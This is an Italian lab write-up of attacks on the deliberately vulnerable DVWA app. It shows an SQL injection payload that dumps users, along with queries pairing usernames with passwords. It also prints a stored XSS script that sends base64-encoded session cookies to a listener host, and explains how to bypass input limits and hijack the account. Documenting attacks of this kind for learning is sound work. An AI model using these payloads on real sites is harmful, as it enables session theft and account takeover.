


## Introduzione: Esplorazione delle vulnerabilità web in DVWA (Damn Vulnerable Web Application)\*\*

Nel seguente documento, esploreremo una serie di comandi SQL che utilizzeremo per eseguire query all'interno di una Web Application chiamata Damn Vulnerable Web Application (DVWA), impostata su difficoltà bassa (low). DVWA è una piattaforma progettata per l'apprendimento e il test delle vulnerabilità web. Utilizzeremo questa piattaforma per illustrare e comprendere le vulnerabilità più comuni come SQL injection e Cross-Site Scripting (XSS).

I comandi SQL che esamineremo copriranno una varietà di azioni, dalle semplici query per verificare la presenza di dati nelle tabelle, fino all'estrazione di informazioni sensibili come nomi utente e password. Esploreremo anche le differenze tra un'attacco SQL standard e un attacco SQL Blind, oltre a comprendere la natura dell'attacco XSS persistente e le sue implicazioni.

Ora, procediamo a eseguire i comandi all'interno di DVWA per esplorare queste vulnerabilità e apprendere come difendersi da esse.

## ESEMPIO DI ACQUISIZIONE USER TRAMITE SQL-INJECTION:



**Vulnerability: SQL Injection**

**User ID:**

Submit

```
ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith
```

Passaggi con Comandi:\*\*

1. Verifica la presenza di password nella tabella password\_table

```
SELECT COUNT(*) AS password_count FROM password_table;
```

2. Ottieni gli utenti dalla tabella users

```
SELECT * FROM users;
```

### 3. Ottieni gli username e le password corrispondenti

```
SELECT u.username, p.password  
FROM users AS u  
JOIN password_table AS p ON u.id = p.user_id;
```

Differenza tra SQL Standard e SQL Blind:

#### 1. SQL Standard:

- Questo metodo utilizza query SQL standard e restituisce risultati diretti.
- È immediato e diretto, poiché le query restituiscono risultati in base ai dati presenti nel database.

#### 2. SQL Blind:

- Nel contesto di un attacco di SQL injection, SQL Blind è un approccio in cui l'attaccante sfrutta la vulnerabilità senza ricevere direttamente i risultati delle query.
- Invece di ricevere risultati diretti, l'attaccante sfrutta la vulnerabilità per eseguire query condizionali e inferire informazioni basate su come il sistema risponde a queste query.
- In un contesto di SQL Blind, l'attaccante potrebbe utilizzare tecniche come boolean-based o time-based per inferire informazioni dal database senza ricevere risultati diretti.


### XSS Persistente (Persistent XSS):

In un attacco di XSS persistente, l'attaccante inietta script dannosi (solitamente JavaScript) in una risorsa web (ad esempio un modulo di input o una pagina di commenti) che viene memorizzata nel server e visualizzata a tutti gli utenti che accedono a quella risorsa.

- Quando un utente legittimo accede alla risorsa, il browser esegue il codice JavaScript dannoso, consentendo all'attaccante di rubare informazioni sensibili, dirottare l'utente su pagine di phishing o eseguire altre azioni dannose.
- Poiché il codice dannoso è memorizzato nel server, l'attacco persiste anche dopo che l'attaccante ha completato l'iniezione.

L'attacco XSS persistente si distingue dalle vulnerabilità di SQL injection in quanto coinvolge l'iniezione di script dannosi nelle risorse web, piuttosto che sfruttare direttamente le vulnerabilità del database.

Durante il test di sicurezza della Damn Vulnerable Web Application (DVWA), ho individuato una vulnerabilità di XSS persistente nella barra di inserimento del testo. Utilizzando strumenti di sviluppo come l'Inspector del browser, ho modificato il numero massimo di caratteri consentiti per l'inserimento del testo da 50 a 200 caratteri. Questo mi ha permesso di iniettare un codice JavaScript dannoso più lungo senza essere limitato dalla lunghezza consentita.



Successivamente, ho iniettato deliberatamente il seguente codice JavaScript nella barra di inserimento:


```
<script>var i=new Image();  
i.src="http://192.168.20.8:12345/?cookie="+btoa(document.cookie);</script>
```

Questo codice è progettato per rubare i cookie di sessione dell'utente e inviarli a un server remoto. È stato inserito deliberatamente un tag ``<script>`` per eseguire il codice JavaScript dannoso.

Per mascherare l'iniezione del codice JavaScript, ho inserito anche un'immagine nella stessa barra di inserimento. Questo è stato fatto per evitare che l'iniezione del codice

JavaScript fosse evidente ad un controllo visivo, poiché un'immagine non sarà visualizzata come testo nella barra di inserimento.

Successivamente, ho avviato un server netcat in ascolto sulla porta 12345 per catturare i cookie di sessione rubati inviati dal codice JavaScript dannoso.



## Accesso al Profilo e Cambio Password con Cookie Rubati

Dopo aver rubato i cookie di sessione dell'utente vittima attraverso l'attacco XSS persistente, un potenziale attaccante può sfruttare questi cookie per assumere l'identità dell'utente vittima e accedere al suo profilo all'interno dell'applicazione web.

Una volta autenticati come l'utente vittima, l'attaccante può eseguire varie azioni dannose, tra cui la modifica delle impostazioni dell'account, l'accesso a dati sensibili o, come nel nostro caso, il cambio della password dell'utente vittima.

Modificando la password dell'utente vittima, l'attaccante taglia fuori l'utente legittimo dal proprio profilo, impedendo loro l'accesso e assumendo il controllo completo dell'account. Questo tipo di attacco può causare danni significativi all'utente vittima, compromettendo la sicurezza del proprio account e delle informazioni personali associate.

È importante sottolineare che questo scenario dimostra l'importanza di una gestione sicura delle sessioni e della protezione dei cookie di sessione all'interno delle

applicazioni web. Gli sviluppatori devono implementare adeguati meccanismi di autenticazione e autorizzazione, oltre a controlli appropriati per prevenire e mitigare gli attacchi di XSS persistente e l'uso improprio dei cookie di sessione.

Questo attacco dimostra come un attaccante possa sfruttare una vulnerabilità di XSS persistente per rubare i cookie di sessione degli utenti e compromettere la sicurezza dell'applicazione web. È importante che gli sviluppatori prendano misure appropriate per proteggere le loro applicazioni da questo tipo di attacco, come la validazione e l'elaborazione sicura dei dati di input.